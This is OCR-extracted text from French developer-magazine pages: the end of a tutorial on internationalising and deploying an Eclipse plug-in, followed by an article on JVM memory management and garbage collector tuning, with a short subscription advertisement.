Dans le projet du plug-in > un clic droit sur **META-INF/MANIFEST.MF** > Sélectionnez **Run As** > **Run Configurations**. Sélectionnez **Eclipse Application** > Cliquez sur l'icône **New launch configuration**. Dans **Name** (1) donnez un nom associé à la langue utilisée. (2) Dans l'onglet **Arguments** > rubrique **Program arguments**, Notez que `-nl ${target.nl}` signifie simplement «langue par défaut» `-nl` = langue et `${target.nl}` = de la cible (OS).

Modifiez la clause `-nl`, pour devenir `-nl fr` (en français), ou `nl en` (en anglais), etc. Click on **Apply** [Fig.2].



Activating internationalisation



> Tester le plug-in

Dans **Project Explorer** -> clic droit sur **MANIFEST.MF** -> **Run As** -> **Eclipse Application**

Une boîte de dialogue s'ouvre, permettant de sélectionner la configuration d'exécution (en français ou en anglais ou autres langues possédant une configuration d'exécution) [Fig.3].

> L'assistant Externalize Strings.

La seconde étape dans le processus d'internationalisation est de mettre l'ensemble de chaînes de caractères de code, dans des fichiers **.properties**.


Eclipse dispose d'un outil puissant pour effectuer cette tâche. Il analyse les fichiers sources, et permet de transformer les chaînes de caractères, en clés, sauvegardées avec leurs valeurs dans des fichiers **.properties**. Il permet de créer une classe pour l'accès aux ressources. Un des avantages majeurs de cet outil est de pouvoir mémoriser les chaînes traduisibles ou non pour les versions futures d'un plug-in.

> Appeler l'assistant


Clic droit sur le nom d'un projet, ou un paquet (package) ou un fichier **.java** dans **Project Explorer** -> **Source** -> **Externalize Strings**. L'assistant prend des fichiers **.java**, un par un (si plusieurs). Un clic sur **Externalize**

Il est possible de :

- 1.Modifier le préfixe utilisé avec les clés
2. Marquer des chaînes non traduisibles avec **Ignore** (pour cette version et les versions futures). Un commentaire est ajouté



Créer une configuration d'exécution



Tester le plug-in en différentes langues

//\$NON-NLS-1\$ à la fin d'une chaîne ignorée (marquée, comme non traduisible)

- 3.Modifier une clé **Key** (si vous ne voulez pas utiliser des chiffres avec un préfixe)
4. Personnaliser la classe d'accès et les fichiers **.properties** (**Configure** ouvre un dialogue de personnalisation. Cliquez sur **OK** à la fin de la personnalisation)

Un clic sur **Next** termine l'externalisation de chaînes pour la classe courante [Fig.4]. Un autre clic sur **Next** permet de voir les modifications. **Finish** pour les exécuter.


> Modifications effectuées par l'assistant d'externalisation de chaînes de caractères.

1. Création d'une classe **Messages.java**
2. Modification au niveau de fichiers source. Le dialogue présente les chaînes à modifier avec des détails.
3. Création d'un fichier contenant les clés, pour remplacer les chaînes codées en dur **messages.properties**


Un clic sur **Finish** pour accepter les modifications et lancer l'exécution de l'assistant [Fig.5].

> Ajouter des fichiers traduits messages_xx.properties

Le fichier initial a été fourni par l'assistant, il nous reste à fournir des fichiers traduits, pour chaque langue désirée. En utilisant des caractères Unicode si besoin. Par exemple :



L'assistant d'externalisation



Modifications effectuées par l'assistant

LE DÉPLOIEMENT

> Préparer le plug-in et le fragment pour le déploiement.

Nous allons conditionner le plug-in et son fragment sous forme d'un fichier .jar. Cette étape est nécessaire, pour déployer le plug-in dans une installation réelle d'Eclipse.

> On vérifie d'abord les composants à exporter

On commence par vérifier les composants à exporter, à la fois du plug-in et du fragment. Dans l'éditeur de **MANIFEST.MF** -> dans l'onglet **Build** -> rubrique **Binary Build** -> Sélectionnez **tous** les composants à exporter. N'oubliez pas de sauvegarder. Un clic sur **Save** ou **Save All**.

Note :

- Normalement on sélectionne tout, sauf : (pour le plug-in et fragment) [Fig.9]
 - .classpath
 - .project
 - .settings
 - build.properties

> Conditionnement et export

Dans l'éditeur de **MANIFEST.MF** (plug-in) -> l'onglet **Overview** -> rubrique **Exporting**. Un clic sur le lien **Export Wizard** [Fig.10]

Dans le dialogue Export

Commencez par un clic sur l'onglet **Options** pour choisir vos options d'exportation. Un clic ensuite sur l'onglet **Destination** -> Sélectionnez **Archive file** -> Un clic sur le




Fig.9

Les composants nécessaires pour le déploiement




Fig.10

Exporter le projet

bouton **Browse** pour choisir le dossier de destination et entrez un nom pour votre fichier archive (fichier .zip contenant les fichiers .jar) [Fig.11]. Lancer l'exportation

Cliquez sur le bouton **Finish** pour lancer l'exportation

> Déployer le plug-in (et son fragment)

Il y a plusieurs moyens pour installer des plug-ins sous Eclipse. Parmi lesquels celui d'utiliser le dossier «dropins»

• Arrêtez (Shutdown) Eclipse

- **Copiez** les deux fichiers .jar du dossier **plugins** (obtenu suite à la décompression de l'archive .zip de l'exportation), vers le dossier **dropins** de votre installation Eclipse.

• Relancer (Restart) Eclipse

Le plug-in est maintenant installé [Fig.12]

> Lancer Eclipse dans une autre autre langue

Eclipse utilise la langue du système d'exploitation par défaut. Il est possible toutefois de laisser Eclipse utiliser une autre langue (à condition de disposer d'une interface dans cette langue).

On lance Eclipse dans une autre langue (sans rien modifier au niveau du système), en utilisant l'option **-nl** de la ligne de commande d'Eclipse (Il est possible d'utiliser cette option dans une raccourci).

Par exemple sous Linux (pour lancer Eclipse en français)

./eclipse -nl fr

Et dans Windows

eclipse.exe -nl fr

Kaesar Alnjires - Développeur Java Leader jug-Cergy
<http://www.java-javafx.com>




Fig.11
Option et destination de l'exportation




Fig.12
Le plug-in installé

Comprendre le fonctionnement de la machine virtuelle Java

2^e partie

Dans le premier article de cette série, nous avons vu comment la JVM optimise notre code. A présent, intéressons-nous à la manière dont la mémoire est gérée et aux différents Garbage Collectors.

> L'hypothèse générationnelle

Toute la gestion de la mémoire opérée par la JVM se base sur une hypothèse générationnelle, résumée par la phrase "la plupart des objets meurent jeunes" ou encore "La plupart des objets créés deviennent très rapidement inaccessibles".

L'idée derrière cette hypothèse est que les applications créent de nombreux objets pour leur fonctionnement, mais que seule une faible partie d'entre eux a une longue durée de vie. Ainsi, les différentes étapes d'un traitement génèrent beaucoup d'objets transitoires mais une seule donnée finale.

Le graphique ci-contre résume la quantité d'objets créés par une application en fonction de leur âge [Fig.1].

Note : un objet est considéré comme toujours en vie s'il existe un autre objet vivant qui le référence.



> Les espaces mémoire utilisables

Dans cette optique, la mémoire utilisable de la JVM est fragmentée en deux zones : la young generation qui contient les nouveaux objets et la old generation qui contient les objets ayant une longue durée de vie.

La young generation est elle-même fragmentée en trois espaces distincts : l'Eden dans lequel tous les objets sont créés et deux zones dites "Survivor" qui servent de sas d'entrée dans la old generation.

Le cycle de vie de tous les objets commence dans l'Eden. Au premier passage du garbage collector, si l'objet est toujours vivant il est déplacé dans la zone "Survivor 1". À chaque prochain passage du GC, il sera déplacé dans l'autre zone "Survivor" jusqu'à un certain seuil. Au-delà, il sera déplacé dans la old generation [Fig.2].

Prenons l'exemple d'une application avec 2 types d'objets A et B avec un seuil générationnel de 4. Tous les objets sont créés dans l'Eden et ont un âge de 1. Au premier passage du GC, seul B (âge : 2) est toujours utilisable.



Il est donc déplacé dans le Survivor 0 tandis que A1 est collecté. Au second GC, un nouvel objet A2 (âge 1) est créé, B (âge : 3) est toujours utilisé et est déplacé dans Survivor 1. Au troisième passage du GC, A2 (âge : 2) et B (âge : 4) sont toujours vivants et donc déplacés dans Survivor 0. Enfin, au cinquième GC, l'âge de B (âge : 5) dépasse le seuil générationnel, B est donc transféré dans la old generation tandis que A2 (âge : 3) passe dans le Survivor 1 [Fig.3].

> Les collections

Deux types de collections ont été implémentés d'après l'hypothèse générationnelle : les collections mineures qui récupèrent la mémoire dans la young generation et les collections majeures qui récupèrent la mémoire dans la old generation. On confond parfois


collection majeure et Full GC, ce dernier terme indique une collection dans la young et la old generation.

Par application de l'hypothèse, les collections mineures sont celles qui arriveront le plus souvent. Les espaces mémoire et le garbage collector sont donc spécialement optimisés pour que celles-ci durent le moins de temps possible.

Les collections majeures sont bien plus coûteuses, car elles doivent scanner l'intégralité de la mémoire pour déterminer si les objets de la old generation sont toujours vivants.

> Les pauses du GC

Les algorithmes de GC imposent parfois une pause de l'application (Stop The World). Dans ce cas de figure, le garbage collector figure tour à tour chacun des threads de l'ap-



plication lorsqu'ils atteignent un point d'arrêt. Cette première étape peut déjà prendre un certain temps, en effet, le GC ne peut pas figer tous les threads en une seule fois tant que ces derniers ne sont pas dans un état cohérent. Ensuite, le GC élimine les objets non utilisés et redémarre tous les threads de l'application.

L'un des objectifs d'une JVM correctement paramétrée est d'avoir le moins de Full GC possible, cet objectif est atteint lorsque l'application passe moins de 5% de son temps figée à cause du GC.

La old generation n'existe que pour optimiser le travail du Garbage Collector et diminuer les pauses éventuelles de l'application. Lorsque l'âge d'un objet a dépassé un certain seuil, on peut affirmer que cet objet constitue l'exception de l'hypothèse génératonnaire : sa durée de vie sera bien plus longue que la majorité des objets de l'application. Il n'est alors plus utile de le scanner pour déterminer s'il est un objet à faible durée de vie, cela ne ferait que ralentir le travail du GC dans l'Eden.

> Les logs

Pour pouvoir «tuner» une JVM, il est nécessaire d'avoir les logs du garbage collector. Ces derniers contiennent énormément d'informations et permettent de prendre des décisions éclairées et de mesurer les progrès effectués.

Les logs peuvent être activés par l'option `-Xloggc:logs/gc.log` qui crée un fichier `gc.log` dans le dossier `logs/`. Il est également recommandé d'ajouter des informations complémentaires avec les options `-XX:+PrintGCDetails` et `-XX:+PrintTenuringDistribution`. Ces deux options donnent des

détails sur la manière dont la mémoire est utilisée et permettent d'identifier très facilement les problèmes de dimensionnement de la heap.

La lecture des logs peut-être très fastidieuse sans les outils appropriés. Il est possible d'utiliser HPJmeter (gratuit, www.hp.com/go/hpjmeter), GCViewer (gratuit et open-source, <https://github.com/chewiebug/GCViewer>) ou JClarity Censum (payant, www.jclarity.com/products/censum/).

> Les types de collections

Il existe deux stratégies pour le nettoyage de la mémoire : Mark & Evacuate et Mark Sweep & Compact.

Dans la stratégie Mark & Evacuate, le GC travaille en deux phases : dans un premier temps, tous les objets vivants de l'application sont marqués. Ces mêmes objets sont ensuite recopier dans une nouvelle zone mémoire et les pointeurs sont réécrits pour référencer les nouvelles adresses.

Le principal avantage de cette stratégie est que la mémoire n'est pas fragmentée. En effet, la zone nettoyée peut être considérée comme vide à l'issue de la copie puisque les objets vivants ont été "déplacés". L'inconvénient de cette stratégie est qu'elle est plus coûteuse en mémoire à cause de la copie des objets. Cette copie nécessite du temps et au moins autant d'espace que d'objets vivants, elle est donc réservée à des espaces à taille raisonnable. Son principal avantage est que son temps d'exécution est proportionnel au nombre d'objets vivants.

C'est cette stratégie qui est utilisée dans la young generation et qui fait le passage des objets depuis l'Eden vers un Survivor, puis d'un Survivor à l'autre et enfin d'un Survivor

vers la old generation. Dans la stratégie Mark, Sweep & Compact, en revanche, ces inconvénients n'existent pas. Le GC travaille en trois temps : dans le premier, il marque les objets vivants. Les objets morts sont ensuite supprimés, ce qui a pour effet de fragmenter la mémoire. La mémoire devra alors être compactée pour que l'espace libéré forme un bloc contigu.

L'avantage de cette stratégie est donc la vitesse d'exécution des deux premières phases et la moindre consommation mémoire. L'inconvénient est que la phase de défragmentation est quant à elle très coûteuse en temps.

> Le choix d'un Garbage Collector

Plusieurs garbage collectors ont été développés pour permettre la récupération de la mémoire dans différents contextes. On distingue les GC qui travaillent dans la young generation de ceux qui travaillent dans la old generation. Dans cet article, intéressons-nous aux GC les plus fréquemment utilisés : ParallelGC (young) + ParallelOldGC (old) et ParNew (young) + CMS (old).

> Les GC Parallel et ParallelOld

Initialement, le garbage collector de la JVM n'utilisait qu'un seul thread, ce qui rendait son exécution particulièrement longue sur les heap de plusieurs giga-octets. Les GC "Parallel" permettent de régler ce problème en créant un nombre de threads proportionnel au nombre de cores disponibles sur le serveur.

Les GC "Parallel" font partie de la catégorie "Throughput". Leur objectif est de récupérer le plus de mémoire possible en un minimum de temps. Ils sont utilisés dans des applications sans contrainte "temps-réel" car les pauses peuvent être assez longues (plusieurs secondes). On les active, par exemple, sur les traitements batchs.

Ces garbage collectors offrent le meilleur ratio entre overhead et mémoire libérée.

Dans la young generation, on peut activer le GC Parallel via l'option `-XX:+UseParallelGC`. Ce dernier suit la stratégie Mark & Evacuate et a donc un temps d'exécution proportionnel au nombre d'objets vivants dans la young generation. Dans une JVM correctement tunée, avec une heap de quelques Go, les temps de pause se comptent en dizaines de millisecondes.

Dans la old generation, on peut activer le GC Parallel via l'option `-XX:+UseParallelOldGC`.

Celui-ci suit la stratégie Mark, Sweep & Compact et a donc un temps d'exécution plus long car proportionnel à la taille de la heap. Dans une JVM correctement tunée, pour une heap de quelques Go, les pauses du ParallelOldGC peuvent prendre plusieurs secondes. Ces temps de pauses augmentent considérablement lorsque la taille de la heap se compte en dizaines de Go.

Il est possible de spécifier le nombre de threads utilisables par les GC parallèles via l'option ParallelGCThreads (par exemple, pour 8 threads, -XX:ParallelGCThreads=8).

> Les GC ParNew et CMS

Les garbage collectors parallèles sont particulièrement inadaptés aux problématiques temps réel. Par exemple, sur des sites à très fort trafic comme Twitter, des pauses de plusieurs secondes ne seraient pas acceptables. Deux garbage collectors ont donc été ajoutés : CMS (Concurrent Mark & Sweep) et ParNew. Ils permettent de minimiser les temps de pause, mais impliquent un overhead plus important.

Ces deux garbage collectors offrent le meilleur ratio entre temps de pause et mémoire libérée.

Dans la young generation, on peut activer le GC ParNew via l'option -XX:+UseParNewGC. Ce dernier est relativement semblable au ParallelGC (stratégie Mark & Evacuate, temps d'exécution proportionnel au nombre d'objets vivants) à la différence près qu'il a un overhead plus important que ce dernier. La principale caractéristique de ParNew est qu'il est compatible avec CMS et qu'il peut lui envoyer des informations sur l'utilisation de la young generation, chose que le ParallelGC ne peut pas faire. Les pauses de ParNew sont bloquantes et sont de l'ordre de la milliseconde dans une JVM correctement tunée. Dans la old generation, on peut activer le GC CMS via l'option -XX:+UseConcMarkSweepGC. Comme pour ParallelOldGC, a un temps d'exécution proportionnel à la taille de la heap.

En revanche, l'exécution de CMS ne bloque pas les threads de la JVM, elle se fait pendant l'exécution de l'application et partage donc le temps CPU avec cette dernière. CMS suit la stratégie Mark, Sweep & Compact mais n'effectue la compaction qu'en dernier recours, c'est-à-dire lorsque la heap est tellement fragmentée qu'un objet de la young generation ne peut pas être déplacé dans la old generation car il n'existe pas de bloc contigu suffisamment grand pour l'ac-

cueillir. Dans ce cas de figure, on parle alors de promotion failure et la JVM déclenche un Full GC parallèle (bloquant) pour compacter la heap.

Grâce à la communication entre ParNew et CMS, il est possible de déclencher un cycle de CMS lorsque l'utilisation de la young generation dépasse un certain seuil, donné par l'option InitiatingHeapOccupancyPercent en pourcentage (valeur par défaut : 45%).

> Le GC Garbage First

Un nouveau garbage collector baptisé G1 (Garbage First) a été introduit en version bêta dans la JVM 1.6 et est considéré stable depuis la JVM 1.7.

La force de G1 tient dans les objectifs qui peuvent lui être définis. Par exemple, si l'on souhaite qu'aucune pause ne dépasse 300ms, il suffit de spécifier l'option -XX:MaxGCPauseMillis=300 pour que les cycles de G1 s'arrêtent une fois ce délai dépassé.

Attention toutefois à ne pas spécifier une limite trop basse. Si la durée maximale est trop faible, G1 se déclenchera plus souvent pour pouvoir libérer de la mémoire et cela aura donc un effet contre-productif. Si malgré des déclenchements plus fréquents, la heap est complètement remplie, la JVM déclenche un Full GC parallèle qui est bloquant pour nettoyer toute la heap.

> Objectifs de tuning et indicateurs

Lorsque l'on souhaite affiner le comportement de la JVM, il est important de définir des métriques qui vont permettre de mesurer l'état d'une application en fonction du temps. Les indicateurs les plus souvent utilisés sont :

- Temps passé dans le GC sur toute la durée de l'application en pourcentage. Lorsque cet indicateur est supérieur à 5%, cela signifie que des actions peuvent être menées sur la heap, le garbage collector ou le code de l'application.
- Temps passé dans le GC par minute (minimum, moyenne et maximum). Cet indicateur fonctionne sur le même principe que le précédent mais indique en plus la durée maximale de pause que l'application a subie
- Fréquence de lancement des GC. Lorsque cet indicateur est élevé, il faut analyser la quantité de mémoire libérée à chaque GC pour déterminer un éventuel problème de dimensionnement de la heap

- Nombre de Full GC. Les full GC bloquent l'application, il faut donc faire en sorte d'avoir un nombre de Full GC proche de 0.

> Piège 1 : Ne pas activer les logs GC

Il est assez fréquent de voir des applications sur lesquelles les logs GC ne sont pas activés par peur que cela allonge le temps de collection. Ces craintes sont généralement toujours infondées car la quantité d'information écrite par le GC dans son log est très faible (de l'ordre d'un ou deux tweets).

Le vrai problème que cause ce piège est que sans les logs du GC, il est impossible de connaître les informations qui permettront de tuner efficacement une JVM, comme par exemple l'utilisation des différents espaces, ou la vitesse de création des objets.

> Piège 2 : Fixer au démarrage la taille de la heap

L'un des paramétrages fréquemment constatés dans une JVM est le pattern Xms=Xmx (ou sa variante ms=mx). Il permet d'allouer toute la mémoire dont la JVM aura besoin à son démarrage et de ne jamais restituer cette mémoire à l'OS. La justification habituelle de ce pattern est que cela permet de s'affranchir d'appels systèmes malloc et free, qui sont coûteux, et donc d'améliorer les performances de la JVM.

Cependant, ce paramétrage est rarement une bonne idée.

Plus la heap est volumineuse, plus les temps d'exécution du garbage collector vont être importants. La réduction de la taille de la heap peut être une stratégie utilisée par la JVM pour améliorer les performances de l'application en diminuant les pauses du GC, or si la taille de la heap n'est pas modifiable, cette stratégie ne peut pas être implémentée. Il faut également savoir que l'augmentation et la diminution de la taille de la heap ne se font que lors de full GC, c'est-à-dire que lorsque l'application est déjà en pause. Or une JVM correctement tunée passe moins de 5% de son temps dans des full GC. En résumé, ce pattern tente d'accélérer une portion marginale de l'exécution d'une application, tout en entraînant une diminution des performances globales.

> Piège 3 : libérer la mémoire avec System.gc()

On tombe parfois sur des appels à System.gc() ou Runtime.gc() dans certaines bases de code. L'idée est alors de forcer le

démarrage du garbage collector plutôt que de le subir.

Cette approche a plusieurs inconvénients. Tout d'abord, d'après la spécification Java, un appel à `System.gc()` n'entraîne pas nécessairement le démarrage du Garbage Collector. Il ne faut donc pas nécessairement partir du postulat "Un appel à `System.gc()` lance le garbage collector". Dans OpenJDK, cette méthode déclenche effectivement le garbage collector, mais il ne s'agit que d'un détail d'implémentation.

Mais le véritable problème est que c'est un full GC qui est déclenché, ce qui provoquera une pause dans l'application pour aller collecter des objets dans toute la heap (young et old generation, éventuellement permanent generation).

Si le traitement précédent l'appel à `System.gc()` a produit des objets à faible durée de vie, alors ces derniers ont probablement

déjà été collectés par un young GC, ce qui veut dire que nous allons collecter toute la heap pour récupérer des objets déjà éliminés. Dans le cas contraire, rien ne nous garantit qu'un Full GC n'a pas déjà été exécuté, on aboutit alors à deux full GC au lieu d'un seul.

Il est possible de désactiver totalement la méthode `System.gc()` sur toute une JVM par le paramètre `-XX:+DisableExplicitGC`, mais ceci ne fonctionne que sur OpenJDK et n'est qu'une solution de contournement.

Lorsque l'on paramètre une JVM, on essaye d'obtenir le moins de Full GC possible, et les appels à `System.gc()` rendent cet objectif inatteignable.

> Conclusion

La JVM, dans son paramétrage par défaut, tente de s'adapter le plus possible au profil de consommation mémoire de l'application.

Lorsque l'on souhaite affiner le comportement de la JVM, il faut s'assurer de comprendre la situation courante et d'avoir les informations requises pour pouvoir justifier qu'un paramétrage différent donnera de meilleurs résultats. Pour cela, il est impératif d'avoir les logs d'exécution du GC et de solides connaissances sur le fonctionnement des GC.

Dans cet article, nous avons pu voir que la gestion de la mémoire est un sujet très complexe et passionnant. Les ressources sont nombreuses sur le sujet et il ne faut pas hésiter à expérimenter pour bien comprendre le fonctionnement interne de la JVM.

Pierre Laporte

Formateur "Java Performance Tuning" et consultant chez Xebia.

<http://blog.xebia.fr>

Formez et fidélisez vos équipes techniques en leur offrant un **Abonnement à Programmez !**

Une formation et une veille technologique, à prix réduit



1 an d'abonnement = **39 € seulement par abonné** (à partir de 10 abonnés)

Pour 3,25 € par mois par développeur,

